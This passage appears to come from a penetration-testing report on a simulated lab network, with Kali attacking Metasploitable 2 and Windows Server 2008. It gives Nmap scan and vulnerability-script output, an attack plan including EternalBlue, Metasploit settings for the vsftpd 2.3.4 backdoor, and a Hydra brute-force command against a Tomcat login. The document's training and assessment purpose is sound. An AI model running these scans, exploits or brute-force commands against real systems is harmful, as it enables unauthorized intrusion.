   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Users\Administrator>
```

Image11: Windows Server R2 2008 results for "ipconfig" command



NAT Network - subnet (10.0.2.0/24)
Network Diagram
Host-Only (192.168.56.101)
Kali Linux Testing Machine
Connected to Host machine network through NAT
(10.0.2.15)
Host-Only (192.168.56.104)
Host-Only (192.168.56.103)
Windows Server R2 2k8
Metasploitable 2 Ubuntu

Image12: Network Diagram

3. Penetration Testing Methodology

3.1 Information Gathering

3.1.1 Tool for Passive Reconnaissance

“Maltego” (Maltego, 2025). a robust open-source intelligence (OSINT) program, was employed to perform passive reconnaissance on Acme Corporation. Utilizing Maltego’s integrated transforms, publicly accessible data sources including DNS records, WHOIS information, and email addresses linked to the domain. The tool's graphical interface facilitates the visualization of relationships among various entities, offering insights into potential attack pathways.

3.1.2 Tool for Active Reconnaissance

Following the collection of basic data, **“Nmap” (Nmap, 2025).** was employed to do active reconnaissance by scanning Acme's simulated network. The scan sought to detect active hosts, accessible ports, and operational services. Nmap is regarded as the leading tool for active reconnaissance because of its robust capabilities, particularly in port scanning, service/version identification, and operating system fingerprinting. It provides adaptability through customizable scripts with the Nmap Scripting Engine, stealth capabilities for evasion, and extensive network mapping. Nmap is rapid, effective, and compatible across multiple platforms, with robust community support and comprehensive documentation. Being a free, open-source program, it is extensively accessible and frequently updated.

3.2 Target / Network Scanning

3.2.1 Scanning Process

3.2.1.1 Passive Reconnaissance

We performed passive reconnaissance on Acme Corporation, utilizing OSINT (Open-Source Intelligence) scanning tools. Our methodology entailed collecting publicly accessible information regarding Acme without direct engagement with their systems. We employed tools like **“Maltego” (Maltego, 2025).** particularly the Company Stalker module, to query the string "Acme" and further pertinent information. The procedure involved generating a new graph in Maltego, incorporating a "Phrase" entity, inputting "Acme" as the search term, and executing multiple transforms, including Company Stalker, to collect information. Nevertheless, our efforts, we did not obtain any substantial outcomes. This passive reconnaissance enabled us to comprehend the company's digital footprint and prospective vulnerabilities without violating any legal or ethical standards.

3.2.1.2 Active Reconnaissance

“Nmap” (Nmap, 2025). was utilized for host discovery and service enumeration, enabling the mapping of Acme Corporation’s simulated network and the identification of exposed services. Two separate scans were conducted to focus on the various systems within the network:

Metasploitable 2 (Operational): A Vulnerability assessment was performed on the Metasploitable 2 system utilizing Nmap’s vulnerability scanning routines.

Command:
```
nmap -sV -p- 192.168.56.104
```

Option	Description

-sV	**Enables service version detection.**
-p-	**Scans all 65,535 TCP ports.**

Command:

```
nmap -sV --script=vuln -p 21,80,3306,5432,8009,8180 192.168.56.104
```

Option	Description
-sV	**Enables service version detection.**
--script=vuln	**Runs Nmap's vulnerability detection scripts.**
-p 21,80,3306,5432,8009,8180	**Scans only specified ports.**

This command employed Nmap’s vulnerability scanning scripts (--script=vuln) to detect potential vulnerabilities on the Metasploitable 2 (192.168.56.104). This revealed vulnerabilities in the services operating on this machine, establishing an understanding for additional exploitation and mitigation measures.

Windows Server R2 2k8 (Intranet): A through service version detection scan was conducted on all ports of the windows server utilizing the subsequent command


Command:

```
nmap -sV -p- 192.168.56.103
```

Option	Description
-sV	**Enables service version detection.**
-p-	**Scans all 65,535 TCP ports.**

The results offered comprehensive information about the services operating on each open port, essential for identifying the server's security posture.

3.2.2 Results and Screenshots



Company Stalker
[Acme]
Machine completed


```
Searching for email addresses...
userFilter(Filter email addresses)
Searching for documents...
run(DomainToEmailAddress_AtDomain_SE)
run(DomainToEmailAddress_PGP)
run(DomainToDocument_SE)
Extracting meta data from documents
Machine completed with 1 entities
```

Detail View: Phrase, maltego.Phrase, Acme

Output - Transform Output


```
Running transform [Utilities] To Emails @domain [using Search Engine] on 0 entities.
Running transform [Utilities] To Email Addresses [PGP] on 0 entities.
Running transform [Utilities] To Files (Office) [using Search Engine] on 0 entities.
Running transform [Utilities] To Emails @domain [using Search Engine] on 0 entities.
Running transform [Utilities] To Email Addresses [PGP] on 0 entities.
Running transform [Utilities] To Files (Office) [using Search Engine] on 0 entities.
```

Image13: Passive Reconnaissance using Maltego Company Stalker Module




```
kali@kali:~$ nmap -sV -p- 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-12 14:32 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00030s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
37870/tcp open  mountd      1-3 (RPC #100005)
52144/tcp open  java-rmi    GNU Classpath grmiregistry
56833/tcp open  nlockmgr    1-4 (RPC #100021)
59767/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:2D:C2:13 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.97 seconds

kali@kali:~$
```

Image14: Nmap scan using "-sV –p-" on target IP Address 192.168.56.104



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script=vuln -p 21,80,3306,5432,8009,8180 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-12 15:06 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00064s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| vulners:
|   vsftpd 2.3.4:
|       PACKETSTORM:162145      10.0    https://vulners.com/packetstorm/PACK
ETSTORM:162145  *EXPLOIT*
|       EDB-ID:49757    9.8     https://vulners.com/exploitdb/EDB-ID:49757 *
EXPLOIT*
|       CVE-2011-2523   9.8     https://vulners.com/cve/CVE-2011-2523
|_      1337DAY-ID-36095        9.8     https://vulners.com/zdt/1337DAY-ID-3
6095    *EXPLOIT*
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download
-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/e
xploits/unix/ftp/vsftpd_234_backdoor.rb
|_      https://www.securityfocus.com/bid/48539
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug
)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ub
untu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.56.104:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.104:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.104:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.104:80/dav/?C=N%3BO%3DD%27%20OR%20sqlspider
```

Image15: Nmap scan using ”--script=vuln” on target IP Address 192.168.56.104



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 16:41 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00061s latency).
Not shown: 65502 closed tcp ports (reset)
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
80/tcp    open  http                 Microsoft IIS httpd 7.5
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1617/tcp  open  java-rmi             Java RMI
3306/tcp  open  mysql                MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
3700/tcp  open  giop
4848/tcp  open  ssl/http             Oracle Glassfish Application Server
5985/tcp  open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8020/tcp  open  http                 Apache httpd
8027/tcp  open  papachi-p2p-srv?
8080/tcp  open  http                 Sun GlassFish Open Source Edition  4.0
8181/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8383/tcp  open  http                 Apache httpd
8484/tcp  open  http                 Jetty winstone-2.8
8585/tcp  open  http                 Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi             Java RMI
9200/tcp  open  http                 Elasticsearch REST API 1.1.1 (name: Kehl of Tauran; Lucene
 4.7)
9300/tcp  open  vrace?
47001/tcp open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc                Microsoft Windows RPC
49153/tcp open  msrpc                Microsoft Windows RPC
49154/tcp open  msrpc                Microsoft Windows RPC
49155/tcp open  msrpc                Microsoft Windows RPC
49176/tcp open  msrpc                Microsoft Windows RPC
49177/tcp open  java-rmi             Java RMI
49180/tcp open  tcpwrapped
49181/tcp open  msrpc                Microsoft Windows RPC
49213/tcp open  ssh                  Apache Mina sshd 0.8.0 (protocol 2.0)
49214/tcp open  jenkins-listener     Jenkins TcpSlaveAgentListener
1 service unrecognized despite returning data. If you know the service/version, please submit t
he following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3700-TCP:V=7.95%I=7%D=3/10%Time=67CF4E83%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,C,"GIOP\x01\x02\0\x06\0\0\0\0")%r(X11Probe,C,"GIOP\x01\x02\0\x
SF:06\0\0\0\0")%r(giop,CF4,"GIOP\x01\0\0\x01\0\0\x0c\xe8\0\0\0\x03NEO\0\0\
SF:0\0\x02\0\x14\0\0\0\0\0\x06\0\0\x018\0\0\0\0\0\0\0\(IDL:omg\.org/Sendin
SF:gContext/CodeBase:1\.0\0\0\0\0\x01\0\0\0\0\0\0\0\xfc\0\x01\x02\0\0\0\0\
SF:x0f192\.168\.56\.103\0\0\x0et\0\0\0\0\0\x19\xaf\xab\xcb\0\0\0\0\x02\0\0
SF:\0d\0\0\0\x08\0\0\0\0\0\0\0\0\x14\0\0\0\0\0\0\x03\0\0\0\x01\0\0\0\x20\0
SF:\0\0\0\0\x01\0\x01\0\0\0\x02\x05\x01\0\x01\0\x01\0\x20\0\x01\x01\t\0\0\
SF:0\x01\0\x01\x01\0\0\0\0&\0\0\0\x02\0\x02\0\0\0\0\0!\0\0\0\x80\0\0\0\0\0
SF:\0\0\x01\0\0\0\0\0\0\0\0\$\0\0\0\"\0\0\0f\0\0\0\0\0\0\0\0\x01\0\0\0\x0f192\
SF:.168\.56\.103\0\0\x0e\xec\0@\0\0\0\0\0\0\0\x08\x06\x06g\x81\x02\x01\x01
```

Image16: Nmap scan using ”-sV -p-” on target IP Address 192.168.56.103

3.3 Vulnerability Identification and Assessment

3.3.1 Define Vulnerability Assessment

IP Address	Port Number	Service Running
192.168.56.103	**21**	**ftp (vsftpd 2.3.4)**
192.168.56.103	**80**	**http (Apache httpd 2.2.8)**
192.168.56.103	**5432**	**postgresql (PostgreSQL 8.3.0 - 8.3.7)**
192.168.56.103	**8009**	**ajp13 (Apache Jserv)**
192.168.56.103	**8180**	**http (Apache Tomcat/Coyote JSP engine 1.1)**
192.168.56.104	**21**	**ftp (vsftpd 2.3.4)**
192.168.56.104	**80**	**http (Apache httpd 2.2.8)**
192.168.56.104	**3306**	**mysql (Unspecified version)**
192.168.56.104	**3632**	**distcc**
192.168.56.104	**8009**	**ajp13 (Apache Jserv)**
192.168.56.104	**8180**	**http (Apache Tomcat/Coyote JSP engine 1.1)**

The table above consolidates the Nmap scan findings for 192.168.56.103 and 192.168.56.104, emphasizing the open ports and corresponding services for both IP addresses. The services for 192.168.56.103 comprise FTP on port 21, HTTP on port 80 utilizing Apache 2.2.8, PostgreSQL on port 5432, AJP13 on port 8009, and Tomcat on port 8180, indicating a varied array of network capabilities. Likewise, 192.168.56.104 hosts FTP on port 21, HTTP on port 80 utilizing Apache 2.2.8, MySQL on port 3306, DistCC on port 3632, AJP13 on port 8009, and Tomcat on port 8180, signifying both overlapping and unique service profiles. This comprehensive database functions as a fundamental reference for Acme's risk assessment.

The table below summarizes the chosen attacks based on the vulnerability assessment for Acme, an e-commerce enterprise, in accordance with the Nmap scan data for IP addresses 192.168.56.103 and 192.168.56.104. The attacks are directed at services critical to e-commerce operations, including site hosting, file transfer, and database management, while avoiding less vital services to fulfil operational objectives.

Attack Name	Port/Service	IP Address	Tool/Method	Target Vulnerability	Reasoning
Hydra Login Brute-Force	**8180 (Tomcat)**	**192.168.56.104**	**Hydra**	**Weak admin credentials**	**Targets Tomcat login, critical for e-commerce management interfaces.**
vsFTPd Backdoor Exploit	**21 (FTP)**	**192.168.56.104**	**Metasploit**	**vsFTPd 2.3.4 backdoor (CVE-2011-2523)**	**Exploits file transfer, a common e-commerce service, for initial access.**
PHP-CGI Argument Injection	**80 (HTTP)**	**192.168.56.104**	**Manual Testing**	**PHP-CGI injection**	**Addresses web vulnerabilities, highly relevant to e-commerce applications.**
DistCC Exec	**3632 (DistCC)**	**192.168.56.104**	**Metasploit**	**Buffer overflow**	**Targets distributed computing, potentially used in e-commerce backends.**
Mutillidae Manual SQL Input	**80 (HTTP)**	**192.168.56.104**	**Manual Injection**	**SQL injection**	**Focuses on web application flaws, a core e-commerce concern, for insight.**
EternalBlue	**445 (SMB)**	**192.168.56.103**	**Metasploit**	**MS17-010 vulnerability**	**Targets legacy SMB on 103, relevant for e-commerce with outdated systems.**

3.3.2 Tool Demonstration

A focused penetration test was performed utilizing various tools at various stages to find, evaluate, and exploit vulnerabilities within Acme Corporation's infrastructure. Each tool was chosen for its effectiveness in particular attack circumstances. The following is an analysis of the tools employed and their importance in the testing procedure.

Tool	Attack Name	Significance
Hydra	**Hydra Login Brute-Force**	**Automates credential enumeration on Tomcat (port 8180), essential for evaluating vulnerable administrative authentication in e-commerce management systems.**
Metasploit	**vsFTPd Backdoor Exploit**	**Utilizes the vsFTPd 2.3.4 backdoor (port 21) for expedited root access, crucial for evaluating file transfer vulnerabilities in e-commerce.**
Metasploit	**PHP-CGI Argument Injection**	**Facilitates accurate manual exploitation of PHP-CGI injection (port 80), essential for detecting and validating vulnerabilities in e-commerce web applications.**
Metasploit	**DistCC Exec**	**Utilizes Metasploit to exploit the DistCC buffer overflow (port 3632), crucial for assessing distributed computing vulnerabilities in e-commerce backends.**
Manual Injection	**Mutillidae Manual SQL Input**	**Enables regulated SQL injection testing on Mutillidae (port 80), crucial for comprehending vulnerabilities in e-commerce web application security.**
Metasploit	**EternalBlue**	**Employs Metasploit to exploit the MS17-010 vulnerability (port 445), crucial for evaluating older SMB risks in e-commerce infrastructure on 192.168.56.103.**

3.3.3 Validation

The principal vulnerabilities detected in the Nmap scans of 192.168.56.103 and 192.168.56.104 were corroborated with the National Vulnerability Database (NVD) to guarantee precision for Acme's e-commerce environment. The vsFTPd 2.3.4 backdoor (CVE-2011-2523) on port 21 facilitates unauthenticated root access, presenting a significant threat to e-commerce file transfers. PHP-CGI on port 80, significantly impacted by CVE-2012-1823, reveals major argument injection vulnerabilities in online applications. DistCC on port 3632, associated with CVE-2004-0974, facilitates remote code execution through a buffer overflow, pertinent to e-commerce backend processing. Finally, MS17-010 on 192.168.56.103 (port 445), with CVE-2017-0144 as the principal EternalBlue attack, enables remote code execution via SMB, underscoring vulnerabilities in outdated systems.

Service	Primary CVE Identifier	Notes
vsFTPd 2.3.4	**CVE-2011-2523**	**Backdoor allowing unauthenticated root access.**
PHP-CGI	**CVE-2012-1823**	**Argument injection vulnerability in PHP-CGI.**
DistCC	**CVE-2004-0974**	**Buffer overflow enabling remote code execution.**
MS17-010 (SMB)	**CVE-2017-0144**	**Core EternalBlue exploit for remote code execution in SMB.**

3.4 Exploitation

3.4.1 Exploitation Process

3.4.1.1 Attack 1: vsFTPd 234 Backdoor Exploit

The following settings are configured within the **"Metasploit framework" (Rapid7, 2025).** to execute the vsFTPd 234 Backdoor Exploit targeting the vulnerability (CVE-2011-2523) on 192.168.56.104,

Setting	Value	Required	Description
CHOST	**(Not specified)**	**No**	**The local client address; left default as the attacking machine's IP is implied.**

CPORT	**(Not specified)**	**No**	**The local client port; defaults to a dynamically assigned port.**
Proxies	**(Not specified)**	**No**	**A proxy chain (e.g., type:host:port); not used to maintain direct connection.**
RHOSTS	**192.168.56.104**	**Yes**	**The target host, as per Metasploit documentation, set to the vulnerable server.**
RPORT	**21**	**Yes**	**The target port (TCP), corresponding to the FTP service running vsFTPd 2.3.4.**
Exploit Target	**0 (Automatic)**	**Yes**	**Automatically selects the best target based on the module's detection.**

Operational Steps and Results

Module Selection: The Metasploit console was initiated on a Kali Linux system (msfconsole), and the exploit module was chosen with the command use exploit/unix/ftp/vsftpd_234_backdoor.

Establish Parameters: The necessary configurations were implemented as detailed below:

Configure RHOSTS to 192.168.56.104 to provide the target IP address.

Configure RPORT to 21 to target the FTP service.

The settings were confirmed using the display options to guarantee precision.

Execute Exploit: The exploit was initiated using the run command.

Output: The console returned a successful root shell, validating the exploit's efficacy. The vsFTPd 2.3.4 backdoor, embedded in a compromised version on July 3, 2011, reacted to the login sequence, thereby providing unauthenticated root access as anticipated.

3.4.1.2 Attack 2: Hydra Login Brute-Force

The following settings were configured within **“Hydra” (Kali.org, 2025).** to execute the login brute-force attack on the Tomcat service,

Setting	Value	Required	Description
-l	**tomcat**	**Yes**	**The username to test, set to "tomcat" for the Tomcat manager interface.**

-P	**/usr/share/wordlists/rockyou.txt**	**Yes**	**The password list file containing 14,344,399 potential passwords.**
-s	**8180**	**Yes**	**The target port, corresponding to the Tomcat service on 192.168.56.104.**
Target	**192.168.56.104**	**Yes**	**The target host IP address running the vulnerable Tomcat instance.**
Service/Method	**http-get /manager/html**	**Yes**	**Specifies the HTTP GET method targeting the /manager/html login page.**

Operational Steps and Results

Tool Initiation: The Hydra tool was initiated via a Kali Linux terminal.

Command Execution: The brute-force attack commenced with the subsequent command.

```
hydra -l tomcat -P /usr/share/wordlists/rockyou.txt -s 8180 192.168.56.104 http-get /manager/html
```

